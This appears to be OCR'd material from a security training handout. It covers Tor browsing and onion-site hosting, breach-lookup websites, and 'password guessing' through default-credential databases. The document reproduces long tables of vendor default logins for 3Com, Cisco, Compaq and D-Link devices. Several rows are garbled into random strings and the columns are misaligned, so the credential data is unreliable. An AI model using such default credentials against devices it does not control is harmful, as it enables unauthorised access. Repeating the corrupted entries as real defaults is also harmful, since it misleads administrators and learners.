





- Access [whatismyipaddress.com](https://whatismyipaddress.com) to check for the IP address.




- Clicking on the **onion symbol** on top left corner of the browser shows the route taken to access this webpage.



- TOR browser uses a different route to access another website.



- Download the onion website list.
- Access **onion link** from the list to verify TOR routes traffic through **6 different hosts** before connecting to an **onion link**.




## Tool : TOR (Website Hosting)


- To host a website using TOR network, create a webpage and host it on the local system.
- Access the local webpage using any browser.




- Search and open the **torrc** file from your computer.  
i.e. C:\Users\cspro\Desktop\Tor Browser\Browser\TorBrowser\Data\Tor



- Add the path of folder to save the **onion domain name** and the **private key**.



- Run TOR browser and an onion domain name will be added in the path specified in torrc file.




- Open the hostname file to view the onion domain name created.



- Access the onion link using TOR browser from any other system to view the webpage.



## IS YOUR PASSWORD HACKED ?



### Pre-requisite:

- Computers installed with OS


### Password Hacking Websites

- [www.gotcha.pw](http://www.gotcha.pw)
- [www.haveibeenpwned.com](http://www.haveibeenpwned.com)


## Website : [www.gotcha.pw](http://www.gotcha.pw)

[www.gotcha.pw](http://www.gotcha.pw) is used to check whether your password got hacked anytime and whether your password is available online, if yes change your passwords today.

- Access [www.gotcha.pw](http://www.gotcha.pw) from any web browser and enter **your email address or domain name**.




- Display's starting character of **hacked email address and their passwords**




## Website : [www.haveibeenpwned.com](http://www.haveibeenpwned.com)

haveibeenpwned.com is used to check whether your password got hacked anytime and whether your password is available online, if yes change your passwords today.


- Access [www.haveibeenpwned.com](http://www.haveibeenpwned.com) from any web browser and enter **your email address**.



- Display's whether your passwords is available on internet, due to breached in any websites.



## PASSWORD GUESSING



### Pre-requisite:

- Computers installed with OS

### Password Guessing Websites

- [www.defaultpassword.com](http://www.defaultpassword.com)
- [www.routerpasswords.com](http://www.routerpasswords.com)

Website : [www.defaultpassword.com](http://www.defaultpassword.com)

Defaultpassword.com is online database of default passwords of thousands of manufactures and their products.

- Access [www.defaultpassword.com](http://www.defaultpassword.com) from any web browser.

default password list					
Browse by character: A B C D E F G H I J K L M N O P Q R S T U V W X Y Z 0-9					
Displaying 1812 passwords of total 1812 entries.					
Manufacturer	Product	Revision	Protocol	User	Password
3COM			Telnet	adm	(none)
3COM			Telnet	security	security
3COM			Telnet	read	synnet
3COM			Telnet	write	synnet
3COM			Telnet	admin	synnet
3COM			Telnet	manager	manager
3COM			Telnet	monitor	monitor
3Com	3Com SuperStack 3 Switch 3300XM		Multi	security	security
3COM	AirConnect Access Point	01.50-01	Multi	n/a	(none)
3COM	boson router simulator	3.66	HTTP	admin	admin
3com	cellplex	7000	Telnet	admin	admin
3COM	CellPlex	7000	Telnet	tech	tech
3COM	CellPlex		HTTP	admin	synnet
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	debug	synnet
3COM	CoreBuilder	7000/6000/3500/2500	Telnet	tech	tech
3COM	HiPerARC	v4.1.x	Telnet	adm	(none)
3Com	hub		Multi	n/a	(none)
3COM	LAMplex	2500	Telnet	tech	tech
3COM	LAMplex	2500	Telnet	tech	(none)
3COM	LAMplex	2500	Telnet	debug	synnet
3COM	LinkBuilder		Telnet	n/a	(none)
3COM	LinkSwitch	2000/2700	Telnet	tech	tech
3com	NetBuilder		SNMP	(none)	admin
3COM	NetBuilder		SNMP		ANYCOM
3COM	NetBuilder		SNMP		LINK
3COM	Office Connect ISDN Routers	5x0	Telnet	n/a	PASSWORD
3com	OfficeConnect 812 ADSL		Multi	adminntd	adminntd
3com	router		Multi	n/a	(none)
3com	super stack 2 switch		Multi	manager	manager
3com	super stack II		Console	n/a	(none)
3Com	superstack II	1100/3300	Console	3comcs0	RIP000
3COM	SuperStack II Switch	2700	Telnet	tech	tech
3COM	SuperStack II Switch		Telnet	debug	synnet
3COM	Wireless 11g Firewall Router	DCRWDR100-72	Multi	none	admin
3Com	Wireless 11g	2MK	Multi		admin

Big bertha says: default pas... ✎			
www.defaultpassword.com		Search	
Cisco	CiscoWorks 2000		admin
Cisco	CNR	All	admin
Cisco	ConfigMaker		cmaker
cisco	cvs 122		admin
Cisco	iOS	12.1(3)	Telnet
Cisco	iOS		admin
Cisco	iOS		n/a
Cisco	iOS		cisco
Cisco	iOS		cable-docsis
Cisco	iOS		cisco
Cisco	iOS		c
Cisco	iOS		cisco
Cisco	iOS		Cisco router
Cisco	iOS	11.x-12.x	SNMP
Cisco	iOS		n/a
Cisco	iOS		ILMI
Cisco	iOS		n/a
Cisco	iOS		enable
Cisco	Netranger/secure IDS		netrngr
Cisco	Netranger/secure IDS	3.0(5)S17	attack
Cisco	router		attack
Cisco-Arrowpoint	Arrowpoint		perfectpraise
CRDMoMT	UlyWeouShrq	sRUzPefHdsb	admin
CMgVWwMRV	wOvPvDhNDZgLfBa	oZvnMbmPNKLUsul	sysnm
Cnet	804-nf	HTTP	iVOFCeSiRlRnKa
Cnet	804-nf	HTTP	CTkhtGdGXKqYR
Compaq	Insight Manager		HTTP
Compaq	Insight Manager		admin
Compaq	Insight Manager		operator
Compaq	Insight Manager		anonymous
Compaq	Insight Manager		user
Compaq	Insight Manager		user
Compaq	Network FastPipes	Console	public
Compaq	PC BIOS	Console	PFCUser
COMPAQ	T1010	Multi	root
Conceptron	C100BRS4H	HTTP	manager
Concord	PC BIOS		Compaq
Conexant	PAE-CE81		use ALT+G at boot to reset config
Conitec	3D Gamestudio	6.22	1234
ctrl	c	Serial	last
CrystalView	OutsideView 32	cegepcorc	epicrouter
CTX International	PC BIOS		29111991
cvfVYBDflgRABp	qzXzLodjpkRHU	Console	erg
CXffmmfTuxrlPUew	LqbQkLnTCEdh	Serial	Crystal
CyberMax	PC BIOS	XuGwYbdzcdinReG	CTX 123
Cyclades	PR1000	Console	n/a
D-Link	D-Link DIR-300	n/a	43155
d-link	all router		nmnEUWxWQcmtObcA
D-Link	Sgtm-DR-1000-000000000000	Multi	oCSFRlwXzh

**Website : www.routerpasswords.com**


RouterPasswords.com is the **free online database** of default router passwords. Our database is maintained by the online community and constantly updated by visitors like yourself submitting new passwords.

- Access **www.routerpasswords.com** from any web browser. Select router manufacturer from the list and Click **Find Password**.

The screenshot shows a web browser window for 'Default Router Passwords - The...'. The address bar shows 'routerpasswords.com'. A banner at the top reads '2CHECKOUT Easily Accept Credit, Debit & PayPal 3.9% + \$ .45 per transaction' with a 'Sign Up Now' button. To the right, there's a feedback section with the message 'It's gone. Undo' and options to report the ad as 'Repetitive', 'Inappropriate', or 'Irrelevant'. Below the banner, a heading says 'Welcome to the internets largests and most updated default router passwords database.' A dropdown menu titled 'Select Router Manufacturer:' has 'CISCO' selected. A large blue button labeled 'Find Password' is centered below the manufacturer selection. To the right, there's a 'Google' search bar. The main content area is a table listing Cisco router models and their default credentials:

Manufacturer	Model	Protocol	Username	Password
CISCO	CACHE ENGINE	CONSOLE	admin	diamond
CISCO	CONFIGMAKER		cmaker	cmaker
CISCO	CNR Rev. ALL	CNR GUI	admin	changeme
CISCO	NETRANGER/SECURE IDS	MULTI	netrangr	attack
CISCO	BBSM Rev. 5.0 AND 5.1	TELNET OR NAMED PIPES	bbsd-client	changeme2
CISCO	BBSD MSDE CLIENT Rev. 5.0 AND 5.1	TELNET OR NAMED PIPES	bbsd-client	NULL
CISCO	BBSM ADMINISTRATOR Rev. 5.0 AND 5.1	MULTI	Administrator	changeme
CISCO	NETRANGER/SECURE IDS Rev. 3.0(5)S17	MULTI	root	attack
CISCO	BBSM MSDE ADMINISTRATOR Rev. 5.0 AND 5.1	IP AND NAMED PIPES	sa	(none)

## BROWSER PASSWORD HACKING



### Pre-requisite:

- Computers installed with OS

